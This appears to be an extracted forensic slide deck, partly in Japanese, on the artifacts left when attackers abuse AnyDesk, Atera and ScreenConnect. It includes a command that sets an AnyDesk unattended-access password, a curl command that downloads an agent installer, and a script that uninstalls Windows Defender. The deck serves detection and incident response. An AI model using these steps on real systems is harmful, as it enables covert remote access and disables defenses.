
Process/NW

Others

## Log File

[Install] %Programdata%\AnyDesk\connection\_trace.txt

[Portable] %APPDATA%\AnyDesk\connection\_trace.txt



# AnyDesk : Artifacts

## Feature: Set Password

Set password for Unattended Access on command line

- Password for unattended access can be set on command line

\* Administrative privileges required

### Command

```
echo <Password> | AnyDesk.exe --set-password
```

Password for remote connection can be set on command line

## Useful Artifacts

Files

Registry

Process/NW

Others

### EventLog

Security.evtx (Event ID: 4688)

#### プロセス情報

新しいプロセス ID: 0x20b8  
新しいプロセス名: C:\Windows\System32\cmd.exe  
トークン昇格の種類:%%1937  
必須ラベル: Mandatory Label\High Mandatory Level  
作成元プロセス ID: 0x3e8c  
作成元プロセス名: C:\Windows\System32\cmd.exe  
プロセスのコマンドライン: C:\Windows\system32\cmd.exe /S /D /c echo Password!! "

トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種類を示します。

#### プロセス情報

新しいプロセス ID: 0x27a0  
新しいプロセス名: C:\Program Files (x86)\AnyDesk\AnyDesk.exe  
トークン昇格の種類:%%1937  
必須ラベル: Mandatory Label\High Mandatory Level  
作成元プロセス ID: 0x3e8c  
作成元プロセス名: C:\Windows\System32\cmd.exe  
プロセスのコマンドライン: AnyDesk.exe --set-password

トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種類を示します。



# AnyDesk : Artifacts

## Feature: Set Password

Set password for Unattended Access on command line

### Useful Artifacts

### Files

### Registry


### Process/NW

### Others

### Log File

%APPDATA%\AnyDesk\ad.trace

Log when setting password on command line




ad.trace

```
244 info 2022-12-27 03:16:26.883 cmdif_p 7328 8364 main -
245 info 2022-12-27 03:16:26.883 cmdif_p 7328 8364 main - Command Line params: AnyDesk.exe --set-password
246 info 2022-12-27 03:16:26.883 cmdif_p 7328 8364 main - Process started at 2022-12-27. PID 7328. OS is Windows
247 info 2022-12-27 03:16:26.883 cmdif_p 7328 8364 impl_selector - using sse2 (intrinsics)
248 info 2022-12-27 03:16:26.883 cmdif_p 7328 8364 main - Setting a new password from cmd line.
249 info 2022-12-27 03:16:26.883 cmdif_p 7328 8364 base.data.config application - Adding GPO defaults layer.
```

### Config

[Install] %ProgramData%\AnyDesk\service.conf and system.conf

[Portable] %APPDATA%\AnyDesk\service.conf and system.conf



service.conf

```
1 ad.anynet.cert=---
2 ad.anynet.pkey=-----BEGIN PRIVATE
3 ad.anynet.pwd_hash=c5ac388cdecf363
4 ad.anynet.pwd_salt=808b1cee2aea3b5
5 ad.license.state_store=ff0
```

system.conf


```
15 ad.security.permission_profiles._default.permissions.
16 ad.security.permission_profiles._unattended_access.permissions.sas=1
17 ad.security.permission_profiles._unattended_access.pwd=c5ac388cdecf363
18 ad.security.permission_profiles._unattended_access.salt=808b1cee2aea3b5
```

If a password is set, the hash will be listed in the config.

# AnyDesk : Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)



# AnyDesk : Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Log File

%APPDATA%\AnyDesk\ad.trace

1. Upload file from remote machine(attacker)
  2. Download file from client machine(victim)
  3. Delete file from client machine(victim)
- \*Only file path but the file name is not showed

```
7357 info 2022-12-27 04:01:11.997 ctrl 2460 10720 app.file_progress hub - Registered notifications.
7358 info 2022-12-27 04:01:11.997 ctrl 2460 10720 1 app.local_file_transfer - Download started (0).
7359 info 2022-12-27 04:01:12.216 ctrl 2460 10720 app.local_file_transfer - Download finished.
7360 info 2022-12-27 04:02:25.113 ctrl 2460 11320 clipbrd.capture - Found 1 files
7361 info 2022-12-27 04:02:25.114 ctrl 2460 11320 clipbrd.capture - Relaying file offers.
7362 info 2022-12-27 04:02:25.114 ctrl 2460 11320 app.ft_src_session - New session (c7cb1352c9a64692).
7 app.tunnel_ft_session - Invalid progress code (0).
7 app.prepare_task - Preparing files in 'C:\Users\john\Documents'.
7 app.local_file_transfer - Preparation of 1 files completed (io_ok).
7 app.tunnel_ft_session - Invalid progress code (0).
7 desk_rt.auto_adjust - Forced adjust because of a timeout (32311.60 kb/s).
7 desk_rt.auto_adjust - Adjusting for >= 1.500 kb/s
7 taskbar_animation_modifier - Couldn't set value (5).
7598 info 2022-12-27 04:12:18.068 ctrl 2460 10720 app.file_progress hub - Registered notifications.
7599 info 2022-12-27 04:12:18.068 ctrl 2460 10720 app.deleter - Preparing 1 files in 'C:\Users\john\Documents'.
7600 info 2022-12-27 04:12:18.068 ctrl 2460 7300 app.prepare_task - Preparing files in 'C:\Users\john\Documents'.
7601 info 2022-12-27 04:12:18.069 ctrl 2460 7300 app.local_file_transfer - Preparation of 1 files completed (io_ok).
7602 info 2022-12-27 04:12:18.069 ctrl 2460 7300 app.deleter - Deleting 1 files.
7603 info 2022-12-27 04:12:19.191 ctrl 2460 7300 app.deleter - Completed.
7604
```

# Tools Verification - Atera



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BlackCat ,Conti


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools



# Atera: Artifacts

## Installation

### Agent program installation to the victim machine

- A msi installer will be obtained from attacker's tenant, thus **no authentication is required during installation.**
- **Splashtop is bundled with atera installer in default.**

The screenshot displays the Atera web interface. On the left is a dark sidebar with navigation links: Dashboard, Tickets, Customers, Devices, Alerts, App Center, Network Discovery, Knowledge Base, Reports, and Billing. The main content area shows the 'Devices' section with a table of devices. A red box highlights the 'New device' button in the top right corner of the Devices section. A dashed red arrow points from this button to a modal window titled 'Download agent installer'. The modal window has a 'Select OS' step and a 'Download' step. A red box highlights the 'Download' button in the 'Download' step. A text box with an arrow pointing to the 'Download' button contains the text: 'An installer can be downloaded from the tenant'. Below the 'Download' button, there are 'Other options' including a command prompt script and a link to share the installer download link with the end user.

Download agent installer

Almost there

Select OS

Download

Download

Other options

Install via the Command Prompt using this script (run as admin)

```
curl -o setup.msi "https://HelpdeskSupport805626124.servicedesk.atera..."
```

Share the installer download link with the end user

```
https://HelpdeskSupport805626124.servicedesk.atera...
```

Cancel Back Done

# Atera: Artifacts

## Installation

Agent program installation to the victim machine

## Useful Artifacts

Files

Registry

Process/NW

Others

## Install Path

%ProgramFiles%\Atera Networks\* or %ProgramFiles(x86)%\Atera Networks\*

## Log File

%windir%\Temp\AteraSetupLog.txt

```
=== Verbose logging started: 1 2022/12/26 20:10:25 Build type: SHIP UNICODE 5.00.10011.00 Calling process: C:\Windows\SYSTEM32\msiexec.exe ===
MSI (c) (A0:78) [20:10:25:886]: Resetting cached policy values
MSI (c) (A0:78) [20:10:25:886]: Machine policy value 'Debug' is 0
MSI (c) (A0:78) [20:10:25:886]: ***** RunEngine:
***** Product: C:\Windows\TEMP\ateraAgentSetup64_1_8_3_1.msi
***** Action:
Property(N) 2 INTEGRATORLOGIN = [redacted]@outlook.com
Property(N): COMPANYID = 1
Property(N): ACCOUNTID = 0013z00002tFymtAAC
MSI (s) (C8:8) 1 [20:10:39:308]: Product: AteraAgent -- Installation completed successfully.
MSI (s) (C8:80) [20:10:39:308]: Windows インストーラーにより製品がインストールされました。製品名: AteraAgent、製品
networks、インストールの成功またはエラーの状態: 0
```

1. Date/Time of successful installation
2. Attacker's email address and account ID

# Atera: Artifacts

## Installation

Agent program installation to the victim machine

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## Services

System.evtx (EventID: 7045)

### HKLM\Software\Atera Networks\AteraAgent

- DisplayName: AteraAgent
- ImagePath: %ProgramFiles%\Atera Networks\AteraAgent\AteraAgent.exe

## Config

### HKLM\Software\Atera Networks\AlphaAgent

コンピューター\HKEY\_LOCAL\_MACHINE\SOFTWARE\ATERA Networks\AlphaAgent

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
AccountId	REG_SZ	0013z00002tFymtAAC
AgentId	REG_SZ	qMtv78J7nZTkOWFvgt1UOIF+m8cel8NRXLow3kyVZsDJu/...
CompanyId	REG_SZ	1
DisableRemote	REG_SZ	False
IntegratorLogin	REG_SZ	@outlook.com

1. Account ID of attacker's Atera tenant
2. Attacker's email

# Atera: Artifacts

## Installation

Agent program installation to the victim machine

## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

## Process

%ProgramFiles%\Atera Networks\ATERA Networks\AteraAgent\AteraAgent.exe

AteraAgent.exe	2472		8 MB	AteraAgent
SSUService.exe	8460		3 MB	Splashtop Software Updater S...
SRSservice.exe	2728	0.33	1.74	er Service
SRManager.exe	9796	0.05	8.5	er SRMana...

Processes persists  
on victim

IP/Port that the  
process access to

Name	Local address	Local...	Remote address	Rem...	Prot...	State	Owner
AteraAgent.exe (2472)		53398	18.179.18.154	443	TCP	Established	AteraAgent
AteraAgent.exe (2472)		53399	18.179.18.154	443	TCP	Established	AteraAgent

## Network

- ps.pnidsn.com: 443
  - \*.atera.com: 443
- FW rule for Atera; [Link](#)

## Domain Name System (response)

### Answers

ps.pnidsn.com: type A, class IN, addr 18.179.18.153

ps.pnidsn.com: type A, class IN, addr 18.179.18.155

Name: ps.pnidsn.com

Type: A (Host Address) (1)

Class: IN (0x0001)

Time to live: 300 (5 minutes)

Data length: 4

Address: 18.179.18.155



# Atera: Artifacts

## Installation

Agent program installation to the victim machine

Useful Artifacts

Files

Registry

Process/NW

Others

## EventLog

Application.evtx (Event ID: 0, 1033, 11707)

イベント 1033, MsiInstaller

全般 詳細

Windows インストーラーにより製品がインストールされました。製品名: AteraAgent、製品バージョン: 1.8.3.1、製品の言語: 1033、製造元: Atera networks、インストールの成功またはエラーの状態: 0

ログの名前(M):	Application	1 ログの日付(D): 2022/12/26 21:30:08
ソース(S):	MsiInstaller	タスクのカテゴリ(Y): なし
イベント ID(E):	1033	キーワード(K): クラシック
レベル(L):	情報	コンピューター(R):
ユーザー(U):		
オペコード(O):		
詳細情報(D):	<a href="#">イベント ログのヘルプ</a>	

イベント 11707, MsiInstaller

全般 詳細

Product: AteraAgent -- Installation completed successfully.

ログの名前(M):	Application	1 ログの日付(D): 2022/12/26 21:30:08
ソース(S):	MsiInstaller	タスクのカテゴリ(Y): なし
イベント ID(E):	11707	キーワード(K): クラシック
レベル(L):	情報	コンピューター(R):
ユーザー(U):		
オペコード(O):		
詳細情報(D):	<a href="#">イベント ログのヘルプ</a>	

1. Date/Time of agent installation

# Atera: Artifacts

## Atera features

## Features that attackers are likely to abuse during intrusion

Feature Name	Detail	Useful Artifacts
<b>Remote Access</b>	<b>Remote access to victim using Splashtop, AnyDesk, etc..</b>	<b>v</b>
Software Inventory	View and remotely uninstall software on victim machine	Only 4688 Security Event
<b>Run Script</b>	<b>Run any or build-in bat/ps1 scripts on victim machine</b>	<b>v</b>
Service Manager	Start, restart, or stop any services on victim machine	Only 4688 Security Event
Task Manager	View and end any tasks on victim machine	Only 4688 Security Event
Command Prompt	Control command prompt on victim machine and run any commands	Only 4688 Security Event
<b>PowerShell</b>	<b>Control PowerShell on victim machine and run any commands</b>	<b>v</b>
File Transfer	Send/Receive any file between attacker and victim	Only 4688 Security Event
Event Viewer	View Windows Event Log on victim machine	Only 4688 Security Event
Registry Editor	View and edit registry on victim machine	Only 4688 Security Event

# Atera: Artifacts

## Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

The screenshot displays the Atera web interface. On the left is a dark sidebar with navigation links: Dashboard, Tickets, Sites, Devices (highlighted), Alerts, App Center, Network Discovery, Knowledge Base, Reports, Admin, and Refer a Friend. The main content area is titled 'Devices' and shows a list of devices. One device is visible, labeled 'Unassigned' with a last login of 'user01 (8 29, 2022 10:44:49 午後)'. Above the device list, there are buttons for 'Run script', 'Assign automation profile', and 'S...'. A callout box with a purple border contains the text: 'Atera employs 3<sup>rd</sup> party tools for remote access, thus the **artifacts will be the same with those generated by the corresponding tools.**'. This callout points to a 'Connect' dropdown menu that is open, showing options: 'Splashtop' (FREE), 'AnyDesk' (FREE), 'TeamViewer', 'ScreenConnect', and 'Manage Remote Access'. The interface also includes a top navigation bar with a search bar, 'Install agent' button, and notification icons. A blue banner at the top of the main area says 'Thanks for trying Atera for IT Departments. You've got 30 days left in your trial' with a 'Subscribe now' button.

# Atera: Artifacts

## Feature: Run script

Run specific bat or ps1 scripts on victim machine

Run Script on

My Scripts (3) Shared Script Library (794) Build-in scripts are also provided

Create script Manual script creation is supported

Category	Name	Description	Run as	Type	Variables	Actions
Cloned Scripts	Check Battery Health (copy)	Analyzes the system for common energy-efficiency and battery life problems	System	.bat	No	<span>View</span> <span>Run</span>
Cloned Scripts	WUregistry (copy)	Delete Registry blocking Windows Update	System	.bat	No	<span>View</span> <span>Run</span>
Cloned Scripts	Uninstall Windows Defender (copy)	Uninstalls Windows Defender	System	.ps1	No	<span>View</span> <span>Run</span>

Close

### Uninstall Windows Defender (copy)

Uninstalls Windows Defender

Category: Cloned Scripts

File type: .ps1 Run as: System Max run time: 10 Variables: No

Author: Upload date: Clones: Vote: (-)

```
1 Uninstall-WindowsFeature -Name Windows-Defender
2 Sleep 120
3 Restart-Computer -Force
```

# Atera: Artifacts

Feature: Run script

Run any or build-in bat/ps1 scripts on victim machine

Useful Artifacts

Files


Registry

Process/NW

Others

EventLog

[ps1] Windows PowerShell.evtx (Event ID: 400)



Microsoft-Windows-PowerShell/Operational.evtx (Event ID: 4104) will be also recorded with the content of ps1 if PowerShell script block is enabled.

EventLog

[bat] Security.evtx (Event ID: 4688)




1. File name of the script
2. Date/Time of script installation

# Atera: Artifacts

## Feature: PowerShell

Control PowerShell on victim machine and run any commands



# Atera: Artifacts

Feature: PowerShell

Control PowerShell on victim machine and run any commands

Useful Artifacts

Files

Registry

Process/NW

Others

## Log File

%ProgramFiles%\ATERA Networks\AteraAgent\Packages\AgentPackageRunCommandInteractive\log.txt

```
1 2022/12/27 16:21:30 Command: whoami
2022/12/27 16:21:30 readBytesLength - 1
2022/12/27 16:21:30 ReadStreamOutputAndWrite Message: w
2022/12/27 16:21:30 readBytesLength - 7
2022/12/27 16:21:30 ReadStreamOutputAndWrite Message: hoami
2 2022/12/27 16:21:30 readBytesLength - 45
2022/12/27 16:21:30 ReadStreamOutputAndWrite Message: nt authority\system
```

1. Executed PowerShell command and date/time
2. Response of the command

# Tools Verification - CONNECTWISE



CONNECTWISE®

ALPHV, BlackCat,  
RagnarLocker


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools






# ConnectWise : Artifacts

## Installation

### Client program installation to the victim machine

- Both exe and msi installer will be obtained from attacker's tenant, thus **no authentication is required during installation.**



# ConnectWise : Artifacts

## Installation

Client program installation to the victim machine

## Useful Artifacts

Files

Registry

Process/NW

Others

## Install Path

%ProgramFiles(x86)%¥ScreenConnect Client (<random>)¥\*

## Service

System.evtx (EventID: 7045)

HKLM¥System¥CurrentControlSet¥Services¥ScreenConnect Client (<random>)

- DisplayName: ScreenConnect Client (<random>)
- ImagePath: "%ProgramFiles(x86)¥ScreenConnect Client (<random>)¥ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-<Instance ID>-relay.screenconnect.com&p=443&s=<GUID>&k=<key>&v=<val>&c=<Company>&c=<Site>&c=<Department>&c=<DeviceType>&c=&c=&c=&c="

# ConnectWise : Artifacts

## Installation

Client program installation to the victim machine

## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

## EventLog

Application.evtx (Event ID: 1033, 11707)

Two screenshots of Windows Event Viewer windows showing event details for the installation of ScreenConnect Client.

**Left Window: イベントプロパティ - イベント 1033, MsInstaller**

- 全般: Windows インストーラーにより製品がインストールされました。製品名: ScreenConnect Client ( ), 製品バージョン: 22.9.10589.8370、製品の言語: 1033、製造元: ScreenConnect Software、インストールの成功またはエラーの状態: 0
- ログの名前(M): Application
- ソース(S): MsInstaller
- イベント ID(E): 1033
- レベル(L): 情報
- ユーザー(U):
- オペコード(O): 情報
- 詳細情報(D): [イベント ログのヘルプ](#)
- ログの日付(D): 2023/01/11 16:56:19 (highlighted with a red box and a red circle with the number 1)
- タスクのカテゴリ(Y): なし
- キーワード(K): クラシック
- コンピューター(R):

**Right Window: イベントプロパティ - イベント 11707, MsInstaller**

- 全般: Product: ScreenConnect Client ( ) -- Installation completed successfully.
- ログの名前(M): Application
- ソース(S): MsInstaller
- イベント ID(E): 11707
- レベル(L): 情報
- ユーザー(U):
- オペコード(O): 情報
- 詳細情報(D): [イベント ログのヘルプ](#)
- ログの日付(D): 2023/01/11 16:56:19 (highlighted with a red box and a red circle with the number 1)
- タスクのカテゴリ(Y): なし
- キーワード(K): クラシック
- コンピューター(R):

**1. Date/Time of agent installation**

# ConnectWise : Artifacts

## Installation

Client program installation to the victim machine

## Useful Artifacts

### Files

### Registry

### Process/NW


